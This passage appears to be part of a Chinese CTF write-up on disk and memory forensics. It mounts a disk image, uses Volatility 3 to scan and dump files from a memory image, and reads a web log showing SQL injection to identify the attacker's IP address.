
用DG恢复文档

染色后找到flag
内存取证及日志分析 | @Ron
DiskGenius打开查看分区起始位置

使用Linux mount img文件
sudo mount -o loop,offset=32256 ./disk1.img /mnt #offset=512*63=32256
将7z文件复制出来解压得到内存镜像
使用voltality3扫描文件

vol -f ./WIN-IRBP5Q8F25I-20250306-172341.raw windows.filescan.FileScan > filelist.txt
发现log文件,dump下来

vol -f ./WIN-IRBP5Q8F25I-20250306-172341.raw windows.dumpfiles.DumpFiles --physaddr 0x7c23ba40
直接打开很明显的sql注入
故114.10.143.92即为攻击者IP